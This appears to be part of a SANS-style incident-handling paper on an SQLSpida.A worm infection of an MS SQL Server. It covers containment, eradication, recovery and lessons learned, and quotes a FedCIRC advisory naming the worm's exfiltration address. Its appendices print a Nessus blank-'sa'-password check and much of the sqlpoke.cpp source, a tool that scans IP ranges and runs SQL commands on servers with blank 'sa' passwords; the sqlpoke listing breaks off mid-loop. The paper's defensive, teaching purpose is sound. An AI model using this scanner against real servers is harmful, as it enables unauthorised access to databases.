; Usrroot: C:\DOCUME~1\ADMINI~1
; TotalDiffCount: 64

C:\WINNT\system32

   Add/change clemail.exe
   Add/change pwdump2.exe
   Add/change run.js
   Add/change samdump.dll
   Add/change sqldir.js
   Add/change sqlexec.exe
   Add/change sqlinstall.bat (SFN: SQLINS~1.BAT)
   Add/change sqlprocess.js (SFN: SQLPRO~1.JS)
   Add/change timer.dll

C:\WINNT\system32\drivers

   Add/change services.exe
```

The final step Jeff and Bob undertook was to see if there were any changes to the to the "sqlagentcmdexec" account. They found the following two log entries.

This is the log event pulled for the "sqlangentcmdexec" account. An event ID of 642 correlates to a change in the user account permissions. This log event is from when the worm activated the "sqlangentcmdexec" account and elevated it's user permissions.

This log event is for when the worm changed the password for the "sqlangentcmdexec" account to a four-character password. Event ID 628 corresponds to a user account password being set.

EventAdmin did not pick up the changes to the "sqlangentcmdexec" because it was not running at the time of infection.

Since all of the above information corresponds to an infection of the SQLSpida worm Bob and Jeff knew that their MSSQL Server and domain had been compromised.

Containment

After the evidence collected in the identification phase was analyzed and verified Bob opened a conference call with the network and project managers. After the evidence was presented they all decided to disconnect the EventAdmin SQL Server immediately.

The conversation was recorded to the approval of all members in the meeting. The tape of the conversation was stored in a secure location along with the original copies of the evidence collected in the identification phase. Copies of the evidence collected were then used for the duration of the incident.

Before the system was shut down Bob and Jeff made a backup of the system on a new backup tape and stored it with the rest of the evidence gathered.


The .EVT log files were copied from all the servers on the network and burned to two compact disks one was stored with the evidence and the other was used for the ongoing investigation of the infection.

The compromised EventAdmin SQL Server was taken offline at 2:34 PM May 21st 2002. The system was shut down normally.

The alert alarm on snort was reset at 2:40 PM 5/21/2002.

Now that the SQL Server was offline Bob and Jeff decided that the next step was to see what the extent of the infection was on their network.

The first question they sought to answer was whether there were any more systems on their network that were running SQL Server. For this they used Languard's port scanning tool. When they ran the scan they specifically searched to see if port 1433 was open on any of their servers the result of the scan are below.



The results of the portscan were documented in their journal.

Now that they knew there was a good possibility that the rest of their network was not infected and the infected system was contained, they wanted to know how a portscan on 1433 was even allowed into their network. For the answer to this question they contacted the Networking team lead and asked what ports were open on their PIX firewall. The networking team lead informed them that ports 80 (web traffic) outbound, 443 (SSL) outbound, 25 (SMTP) outbound and inbound, 21 (FTP) outbound, and 1433 (SQL) outbound and inbound were all open ports on the fire wall. When asked why port 1433 was open he said that he didn't know.

Bob asked that port 1433 be closed immediately because of two reasons. First there were no computers on the network that need to connect to SQL server outside of the network, and second there was an attack currently running on port 1433 that may have additional adverse effects on the network. The conversation with the Networking Team lead and the actions taken were documented in the journal.

The next step in the containment phase was to discover how widespread the password compromise was across the network. Bob and Jeff researched the passwords on the network and discovered that all of the local administrator passwords were identical to the local administrator password on the infected EventAdmin server.

The decision was made to change all of the passwords across the network to ensure that the compromised hash file passwords would be ineffective.

The first passwords that needed to be changed were the service and administrator accounts (local and global) across the domain. All of the service and administrator accounts were changed and saved to a hard copy as well as to a floppy disk. The hard copy was stored in a secure fireproof safe, and the soft copy was encrypted using PGP and stored offsite in a safety deposit box. While they were changing the passwords it came to Bob and Jeff's attention that some of the passwords had not been changed in over 4 months.

Next Bob and Jeff set all of the user passwords to "User must change password at next logon."

The process of changing the passwords throughout the domain was documented in the incident-handling log.

After the passwords were changed and it appeared that the infection had been contained, Jeff and Bob filled out they're incident handling forms that were based on the ones recommended by SANS.

After the Security Team had filled out their forms they reviewed each other's impression of the incident and reconciled any differences between their accounts. After they had reviewed the data they sent an email to the system administrators and system owners giving a high level description of the event and what actions were taken to contain the issue.

Eradication

The first step that was taken the in eradication phase was Jeff researching to see if there was any more information about the SQLSpida.A worm. They wanted to know if there was any more information that could direct their activities in the eradication phase. Bob assigned him to this so they could be sure that all necessary steps were taken to contain the worm.

While Jeff was researching any further implication concerning the SQLSpida.A Infection Bob loaded MSSQL Server 2000 (with a password for the "sa" account) on one notebook computer and tried to connect to it on port 1433 through an external connection through the PIX firewall. The attempted 1433 connection was stopped at the firewall.

After they had confirmed that port 1433 was in fact closed and were fairly certain that they did not have to go through any further steps to contain the infection in their network they installed Snort on the remainder of their crucial servers. They also configured the servers to have Snort send them emails when there were any alerts triggered.

They also ran Nessus against their network from their Linux laptop. They ran the 'nessus-update-plugins' command prior to the scan to get an up to date version of the plug-ins available. They ran the scan from an internal point of entry as well as from outside their network. After the scan was complete they discovered some new security holes and security warnings that were unrelated to the SQLSpida.A worm. These new threats were addressed before the close of business on the following day.

The actions taken to bolster the overall security of the network were recorded in the incident log.

Since Bob and Jeff were in the process of installing Languard SELM on a new Windows 2000 server at the time of infection they decided to reinstall Windows 2000 deleting all of the compromised files from the infected server. There was a backup of the system available but they decided it would be easier to do a rebuild.

Recovery

At 7:00 AM on the 22nd Bob and Jeff started the rebuild of the infected system. They ran the Windows 2000 install program and deleted all the old files. Next, they updated Windows to Service Pack 2. After the system had a fresh install of Windows 2000 Advanced Server installed they ran Nessus against the server and fixed and holes or warnings that Nessus reported. Next they installed Snort on the system and configured it to send them an email in the even of an alert.

The actions taken to rebuild the operations system were then recorded in the incident journal.

After the operating system was restored, and being watched by Snort, they reinstalled MSSQL Server 2000, this time with a "sa" account password. They then installed and configured Languard SELM to collect all of the log entries from the other servers on the network.

After the Server had been rebuilt and the necessary application installed they ran Nessus against the system again.

Throughout the process of scanning and rescanning they had to reset the alarms on their instances of Snort that was installed on their servers.

They also upgraded their McAfee DAT file on all of their servers. DAT #4204 was released on 5/22/2002. This DAT file was the first on to scan for the SQLSpida.A worm.

For the next week they watched their servers very closely to make sure that there were no further intrusion attempts. They watched the Snort logs to see if there were any intrusion attempts that matched the Snort signatures on file. They also watched the reports being generated by Languard SELM closely to monitor any permission or password changes in their domain. They also checked the logon times of their user ID's to see if there were any odd logon behaviors like multiple failed logon attempts, or users logging on when they were supposed to be on vacation.

Lessons Learned

At 10:00 AM on the 23rd of May Bob and Jeff got together to review the incident log, and forms that they acquired during the handling of the incident. They reviewed each other's forms and worked out difference in the way that they perceived events stemming from the infection of the SQLSpida.A worm. They also scheduled a meeting for 1:30 PM that afternoon with the system owners, and management of LegalHack.

At 11:00 AM they prepared an executive summery of the infection and the actions taken to contain it. This report was not meant to be a technical document, it was meant to convey that the system was compromised and actions were taken which contained and eradicated it. A more technical report was completed on the Friday of the following week.

The first line of questioning from the other team leads related to how the system was compromised and what was the extent of damage, or was there any information about their business leaked. Bob informed the members in attendance how the vulnerability works, and that it appeared that there was no critical information leaked.

After the technical overview of the infection and of the actions taken to recover the project manager raised the question of possible legal action aginst the writer of the worm. Bob informed the members present that it appeared unlikely that the person responsible would be caught, but if they were to be caught they kept excellent forensic evidence that could be used in the event of a trial.

It was then decided that there would be a closure document describing what worked in the handling of the incident and what did not work as well as it could have.

The Main points of that document are listed below:

What didn't work?

- Passwords need to be in effect from the beginning of the installation for all applications, and server builds. When Jeff was building the MSSQL Server he should have granted a password to the "sa" account right away, this would have prevented the infection from occurring in the first place.
    - Action: grant passwords to accounts as soon as it is possible to prevent a security breach.

- The Security Team needs to know what ports are open on their firewalls. This is basically extending the system base lining procedures to the equipment such as the switches, routers and firewalls. If the security team had known that port 1433 was open on the firewall it would have been closed, and the infection would not have occurred.
    - Action: Baseline and continue to monitor all open ports on networking equipment in addition to the servers.

- While the incident was being researched it was discovered that all of the local administrator passwords were the same. This easily lead to a network wide compromise if only one of the servers were to be compromised.
    - Action: Change the local and domain service and administrator password to be unique
    - Action: Verify that all service and administrator accounts meet strong password requirements (12 character minimum, alpha-numeric, no dictionary words, special characters)

- While the PIX firewall is good for open and closed ports is did not help when the network was being compromised because port 1433 was an approved port on the firewall.
    - Action: research more active firewall and IDS systems. Possible options Zone Alarm, BlackIce Defender with Snort, or Cisco's Net Ranger.

- Having to check the individual server's snort alerts was time consuming.
    - Action: configure one computer to monitor traffic across the switch.

- Some of the user, service, and administrator accounts were over four months old.
    - Action: Enforce a policy at the domain level to have passwords changed every 60 days for all user ID's.
    - Action: Change all local passwords every 60 days

What Did Work?

- Keeping an incident-handling log to keep track of all the evidence collected worked to keep large amounts of information in order.

- Having an Incident-handling plan in place prevented Bob and Jeff from not knowing what to do next, basically it kept them moving in the right direction.

- Collection of logs made it easier to verify that the network had been compromised.

- Subscription to the FedCIRT raised their attention to the possibility of a compromise. It also helped them develop a “roadmap” how to identify their system was compromised, and possibilities on how to recover.

- Forensic “tools” like their port scanner, and event log viewer made it easier to trace the extent of the infection.

Description Discrepancies

While reviewing the information available for this paper there were often small discrepancies between how different people and anti-virus companies interpreted the spread of the A and B variants of SQLSpida. Some sites stated that the B variant added the “services.exe” file and the A variant did not. Since I did not have the privilege to work with a “live” copy of the worm I chose to use the McAfee description of the progression of the A variant through an infected system. I believe that the differences between the two worms are subtle enough to cause many people researching the worms to mistake one for the other. The easiest way to tell which worm had infected a network would be to see what user account had been elevated. If it were just the “Guest” account being modified then it would be the ‘B’ variant if the “sqlangentcmdexec” account had been altered it would be the ‘A’ variant.

Summary

This vulnerability is not one that is a high ranked threat. It is often ones such as the SQLSpida.A worm that go uncheck when FedCIRT, or any other computer threat notification program notifies a Security Team. But this worm shows us that even the low threats have the ability to completely compromise a network.

More importantly it shows how weak administration of a network or computer will lead to a compromise faster then not having a technically savvy administrator.

This possible incident serves as a good naritive of how having a plan in place to deal with infections, intrusion attempts, and network compromises helps to serve as a roadmap for dealing with an incident. It is often to easy to delve into “whose fault it is.” Before dealing with the situation at hand.

SQLSpida.A serves as a shining example of how one slip-up (in this case a blank password) can lead to a network wide compromise. Constant vigilance is necessary at all times.

References

Katrin Tocheva, Gergely Erdelyi, Mikko Hypponen and Sami Rautiainen, F-Secure Corp "SQLSpida." F-Secure Computer Virus information Pages. May 22th, 2002, http://www.f-secure.com/v-descs/sqlspida.shtml

"JS/SQLSpida.a.worm." McAfee – AVERT pages. May 21,2002, http://vil.nai.com/vil/content/v_99500.htm

"JS/SQLSpida.A." Norman Virus Control. May 22, 2002, http://www.norman.no/virus_info/js_sqlspida_a.shtml

Eugene Kaspersky. "Worm.SQLSpida.A." AVP pages. No date given, http://www.avp.ch/avpve/worms/sqlspida.stm

"JS/SQLSpida.a.worm." ViruScan pages. No date given, http://www.virus-scan-software.com/latest-virus-software/latest-viruses/jssqlspida-aworm.shtml

"Worm.SQLSpida.a-b" ZDNet Virus Center Encyclopedia. No date given, http://www.zdnet.de/itsupport/virencenter/dict/virus/virus50026-wc.html

"W32/SQLSpider-A" Sophos Virus Info. No Date given, http://www.sophos.com/virusinfo/analyses/w32sqlspidera.html

"Microsoft's SQL Blank Password" Nessus – Plugins. No date given, http://cgi.nessus.org/plugins/dump.php3?id=10673

"Hacker – Download" Demo Security – Downloads. February 10, 2000, http://demosecurity.syservice-icl.it/Tools/Ristretto/hacker/Download/download.htm

"VIRUS ALERT – JS/Spida Internet worm variants." UNL- Virus alerts. June 02, 2002, http://www.unl.edu/security/virus_alerts/spida.htm

Appendix

Below is the CIRT announcement that notified the world about the SQLSpida worms infecting systems. While many of the Virus detection agencies rated the SQLSpida worms as a low or medium threat the Fed CIRT rated it as a high level severaity.

Appendix

Fed CIRT Announcement

-----Original Message-----
From: FedCIRC [mailto:fedcirc@fedcirc.gov]
Sent: Tuesday, May 21, 2002 12:26 PM
To: Undisclosed-Recipient:@smtp3-cm.mail.eni.net;
Subject: FedCIRC Informational Notice: MSSQL Worm

SUBJECT: -----BEGIN PGP SIGNED MESSAGE-----
Hash: SHA1
FedCIRC Informational Notice: MSSQL Worm
-----BEGIN PGP SIGNATURE-----
Version: PGPfreeware 6.5.8 for non-commercial use <http://www.pgp.com>
iQA/AwUBPOqRSbs6V2OeBChlEQJC1gCfRxhU/S1I/VwGYjAHkg6NnNpjO8QAoIW0
eybC8v35tKmE6b+GL5a1X2r2
=vOYu
-----END PGP SIGNATURE-----

SEVERITY: High

SUMMARY: A new worm is actively spreading in the wild; the worm exploits null SA account passwords on MS-SQL servers (port 1433/tcp).
IMPACT: Systems may be compromised via the worm; a compromised system will scan other systems and will email out a copy of the local password database (SAM database), exposing additional services and accounts. Network connectivity and performance may be affected by a large number of infections. Users may also be affected by proactive or reactive measures taken in response to the worm (blocked connectivity, system unavailability, additional filtering, etc.).

DETAILS: Multiple sources are reporting a significant rise in probes for TCP port 1433 (MS-SQL server); this service is known to have vulnerabilities,
including null passwords (in some cases, by default at installation). A worm has been captured in the wild (currently dubbed MSSQL or sqlsnake) which exploits null SA account passwords on MS-SQL servers. If the worm finds a vulnerable system, it will add a Guest user, email the

password file to an external email address (ixltd@postone.com), and scan for other vulnerable targets.
MS-SQL server may be installed directly or as part of the following applications: Access2000, Visio, MS Project Central, and Visual Studio 6. In the cases of a package installation, MS-SQL server may be installed as Microsoft SQLServer Desktop Edition (MSDE).

RECOMMENDATIONS: The following recommendations may be applied independently or in combination:

- Block port 1433/TCP at the network perimeter and any other network access control points (internal and external).

- Disable the MS-SQL service unless needed.

- Ensure strong passwords exist for MS-SQL servers, SA account; recommend changing these passwords regardless.

- Ensure MS-SQL servers are patched.

- Block outbound email to ixltd@postone.com; block all email to postone.com if practical.

- Monitor information sources for additional alerts regarding updated patches and/or attack activity.

- Maintain IDS detection files.

- Monitor IDS and Firewall logs for indications of attack and/or system compromise.

- Ensure that AntiVirus applications are installed, running, and current.

- Consider scanning your own systems for listeners on port 1433; site security policies and procedures should always be followed when conducting any network scanning activity.

- Report any relevant activity (probing, etc.) to FedCIRC.

To detect a compromise:

- Outbound traffic to port 1433/TCP might indicate a compromised system (the source address).

- Outbound email to ixltd@postone.com might indicate a compromised system (the sending address/system).

- The file "services.exe" in the directory system32\drivers indicates a likely compromise; file properties may indicate that this file is a copy of fscan.exe (part of the worm) and the file may be marked "hidden". This file may be deleted, and doing so will stop worm propagation.

To recover from a compromise:

- Contact your agency Incident Response Capability and FedCIRC.

- Follow established Incident Response and recovery processes.

- If possible, disconnect the system from the network.

- Consider changing all passwords stored on the system (this will likely include changing passwords on other systems).

CREDITS and REFERENCES: Information from the following sources was used in the preparation of this notice (URLs may be wrapped for readability):

SANS: http://www.incidents.org/diary/diary.php?id=156
Microsoft: http://support.microsoft.com/default.aspx?
scid=kb;EN-US;Q313418
CERT: http://www.cert.org/incident_notes/
IN-2001-13.html

The automated FedCIRC Incident Report Form is available here:
http://www.fedcirc.gov/reportform.html

- Additional information regarding FedCIRC and incident reporting/handling is available at the FedCIRC website (http://www.fedcirc.gov).

Thank you,

The following is the Nessus script used to search for a blank password on a Microsoft SQL Server computer.

It can be found at:

http://cvs.nessus.org/cgi-bin/cvsweb.cgi/~checkout~/nessus-plugins/scripts/mssql_blank_password.nasl

```
##
#
# this script attempts to log in to a SQL server using the
# "sa" account with a blank password.
#
##

if(description)
{
 script_id(10673);
 script_cve_id("CVE-2000-0402");
 script_version ("$Revision: 1.7 $");
 name["english"] = "Microsoft's SQL Blank Password";
 script_name(english:name["english"]);

 desc["english"] = "
```

```
The remote MS SQL server has the default 'sa' account
enabled without any password.

An attacker may use this flaw to execute commands against
the remote host, as well as read your database content.

Solution : disable this account, or set a password to it. In addition
to this, it is suggested you filter incoming tcp traffic to this port

Risk factor : High";

 script_description(english:desc["english"]);

 summary["english"] = "Microsoft's SQL Blank Password";
 script_summary(english:summary["english"]);

 script_category(ACT_ATTACK);

 script_copyright(english:"This script is Copyright (C) 2001 H D Moore");
 family["english"] = "Windows";
 script_family(english:family["english"]);
 script_require_ports(1433);
 exit(0);
}

#
# The script code starts here
#

pkt_hdr = raw_string(
   0x02, 0x00, 0x02, 0x00, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00
);


pkt_pt2 = raw_string (
   0x30, 0x30, 0x30, 0x30, 0x30, 0x30, 0x61, 0x30, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x20, 0x18, 0x81, 0xb8, 0x2c, 0x08, 0x03,
   0x01, 0x06, 0x0a, 0x09, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x73, 0x71, 0x75, 0x65, 0x6c, 0x64, 0x61,
   0x20, 0x31, 0x2e, 0x30, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x0b, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00
);

pkt_pt3 = raw_string (
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
   0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
```

```
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x04, 0x02, 0x00, 0x00, 0x4d, 0x53, 0x44,
    0x42, 0x4c, 0x49, 0x42, 0x00, 0x00, 0x00, 0x07, 0x06, 0x00, 0x00,
    0x00, 0x00, 0x0d, 0x11, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00
);

pkt_lang = raw_string(
    0x02, 0x01, 0x00, 0x47, 0x00, 0x00, 0x02, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
    0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x30, 0x30, 0x30, 0x00, 0x00,
    0x00, 0x03, 0x00, 0x00, 0x00
);

function make_sql_login_pkt (username, password)
{
    ulen = strlen(username);
    plen = strlen(password);

    upad = 30 - ulen;
    ppad = 30 - plen;

    ubuf = "";
    pbuf = "";

    nul = raw_string(0x00);

    # work around a bug in strtoint
    if(ulen)
    {
        ublen = raw_string(strtoint(number:ulen, size:1));
    } else {
        ublen = raw_string(0x00);
    }

    # work around a bug in strtoint
    if(plen)
```

```
    {
        pblen = raw_string(strtoint(number:plen, size:1));
    } else {
        pblen = raw_string(0x00);
    }

    ubuf = string(username, crap(data:nul, length:upad));
    pbuf = string(password, crap(data:nul, length:ppad));

    sql_packet = string(pkt_hdr,ubuf,ublen,pbuf,pblen,pkt_pt2,pblen,pbuf,pkt_pt3);

    # returning this as a string is NOT working!
    return sql_packet;
}


port = 1433;
found = 0;
report = "The SQL Server has a blank password for the 'sa' account.";


if(get_port_state(port))
{
    soc = open_sock_tcp(port);

    if(soc)
    {
        # this creates a variable called sql_packet
        make_sql_login_pkt(username:"sa", password:"");

                send(socket:soc, data:sql_packet);
        send(socket:soc, data:pkt_lang);

                r  = recv(socket:soc, length:4096);
                close(soc);

                if("context to" >< r)
                {
           security_hole(port:port, data:report);
                }
    }
}
```

This is the code for the SQLPOKE tool said to be utilized by SQLSpida.A to scan for more systems to infect.

It can be found at

http://egyptianhackerssociety.virtualave.net/html/Tools.html

SQLPOKE.CCP

```
/*
  sqlpoke.cpp -          Scans a range of IPs for a port and attempts an SQL connection with
                         the default sa account. If successful, a list of SQL
commands is
                         sent to the server.

  I wrote this some time in early '99 for an audit I was performing.  The code
  was partly cribbed from an MSDN sample and from some other tools I've written.
  Now that the sa feature has been "re-discovered" I figure it's time to give
  this away.  SQL admins will know how to make this tool work.

  The code should be pretty easy to follow.  It's fairly simple and can be
  modified very easily to perform a brute force attack.  I'm only a casual C
  coder, so deal with my quirks.

  xaphan@hushmail.com
*/
#include "stdafx.h"
#include <stdio.h>
#include <winsock2.h>
#define _MT
#include <process.h>
#include <sql.h>
#include <sqlext.h>
```

```
struct ssock
{
        SOCKET sock;
        int state; // 0 = unused, 1 = active
        unsigned long target;
};

int NUM_SOCKETS = 32, cmdcount;
unsigned short port;
char commands[32][512];

unsigned __stdcall sqlcheck(void * addr)
{
        SQLHENV henv = SQL_NULL_HENV;
        SQLHDBC hdbc1 = SQL_NULL_HDBC;
        SQLHSTMT hstmt1 = SQL_NULL_HSTMT;
        RETCODE retcode;
   SQLCHAR szName[512], szOutConn[1024] ;
   SQLINTEGER   cbName;
        SQLSMALLINT szint;
        char constr[1024], target[16];
        int count=0;

        strcpy(target, (char *)addr); // i suck ;>
```

```
        // Build connection string to pass to ODBC driver
        sprintf(constr, "%s%s%s", "DRIVER={SQL Server};SERVER=", target,";UID=sa;PWD=");

        // error checking?
    retcode = SQLAllocHandle (SQL_HANDLE_ENV, NULL, &henv);

    retcode = SQLSetEnvAttr(henv, SQL_ATTR_ODBC_VERSION, (SQLPOINTER)
SQL_OV_ODBC3, SQL_IS_INTEGER);

    retcode = SQLAllocHandle(SQL_HANDLE_DBC, henv, &hdbc1);

        // Connect to server
    retcode = SQLDriverConnect(hdbc1, NULL, (SQLTCHAR*)constr, SQL_NTS, szOutConn,
1024, &szint, SQL_DRIVER_NOPROMPT);

        // this error is actually important
        if (retcode == SQL_ERROR)
        {
                printf("Could not connect to %s.\n", target);
                return 0;
        }

        while ( count < cmdcount )
        {
                // Allocate a statement handle.
                retcode = SQLAllocHandle(SQL_HANDLE_STMT, hdbc1, &hstmt1);
```

```
                // Exec the statement and increment count
                retcode = SQLExecDirect(hstmt1, (SQLTCHAR*)&commands[count++][0],
SQL_NTS);

                if (retcode == SQL_ERROR)
                {
                        printf("%s - Failed on %s.\n", &commands[count - 1][0], target);
                }
                else if (retcode == SQL_NO_DATA)
                {
                        printf("%s - Success on %s: No data returned.\n", &commands[count -
1][0], target);
                        printf("\n---------------\n\n");
                }
                else
                {
                        printf("Data Returned from %s:\n%s\n\n", target, &commands[count -
1][0]);

                        retcode = SQLBindCol(hstmt1, 1, SQL_C_CHAR, szName, 512,
&cbName);

                        // Loop through the recordset and return the output
                        while (retcode != SQL_NO_DATA && retcode != SQL_ERROR )
                        {
                                retcode = SQLFetch(hstmt1);
                                printf("%s\n", szName);
```

```
                        }

                        printf("\n---------------\n\n");

                }

                SQLFreeHandle(SQL_HANDLE_STMT, hstmt1);

        }


    // Clean up.

    SQLDisconnect(hdbc1);

    SQLFreeHandle(SQL_HANDLE_DBC, hdbc1);

    SQLFreeHandle(SQL_HANDLE_ENV, henv);


    return(0);


}


void usage(void)

{

        printf("  \nUSAGE:\tsqlpoke [Start IP] [End IP] [Port] [Command File]\n\n\tNo more than
32 Commands allowed.\n\n");

        return;

}


//this function takes 2 IPs and returns an array of network IPs

int gettargets(char *startip, char *endip, unsigned long *list)

{

        unsigned long saddr, eaddr, walker;
```

```
long l=0;

int soct0, soct1, soct2, soct3, eoct0, eoct1, eoct2, eoct3;


saddr=ntohl(inet_addr(startip));


if ( saddr == INADDR_NONE )

        return 1;


soct0=(saddr >> 24) & 255;

soct1=(saddr >> 16) & 255;

soct2=(saddr >> 8) & 255;

soct3=(saddr) & 255;


eaddr=ntohl(inet_addr(endip));


if ( eaddr == INADDR_NONE )

        return 1;


eoct0=(eaddr >> 24) & 255;

eoct1=(eaddr >> 16) & 255;

eoct2=(eaddr >> 8) & 255;

eoct3=(eaddr) & 255;


if (saddr > eaddr)

{
```

```
                printf("\nEnter a valid range.\n\n");
                return 1;
        }

        if ((soct0 != eoct0) || (soct1 != eoct1))
        {
                printf("\nsqlpoke can only scan a class B network. Try again.\n\n");
                return 1;
        }

        walker=saddr;
        while (walker!=eaddr+1)
        {
                list[l]=walker;
                walker++, l++;
        }

        while ( l < 65536 )
        {
                list[l] = 0;
                l++;
        }

        return 0;
}
```

```
//scan each address for the port
int scan(unsigned long list[65536])
{
        struct ssock sock[512];
        WSADATA wsadata;
        fd_set fdset;
        unsigned long on=1, off=0;
        struct timeval tv= {0,0};
        struct sockaddr_in sint;
        int res = 0, i = 0, itarget = 0, iwaiting = 0, oct0, oct1, oct2, oct3;
        long count = 0;
        char ip[16];
        UINT thridx;

        WSAStartup(MAKEWORD (2,2), &wsadata );

        sint.sin_family = AF_INET;
        sint.sin_port = htons(port);

        for ( i=0; i<NUM_SOCKETS; i++)
        {
                sock[i].state = 0;
        }
```

```
        while ( 1 )
        {
                // loop through array and check state, start all idle sockets
                for ( i=0; i<NUM_SOCKETS; i++)
                {
                        if ( sock[i].state == 0 )
                        {       // give the sock a target if there is another
                                if (list[itarget] != 0)
                                {
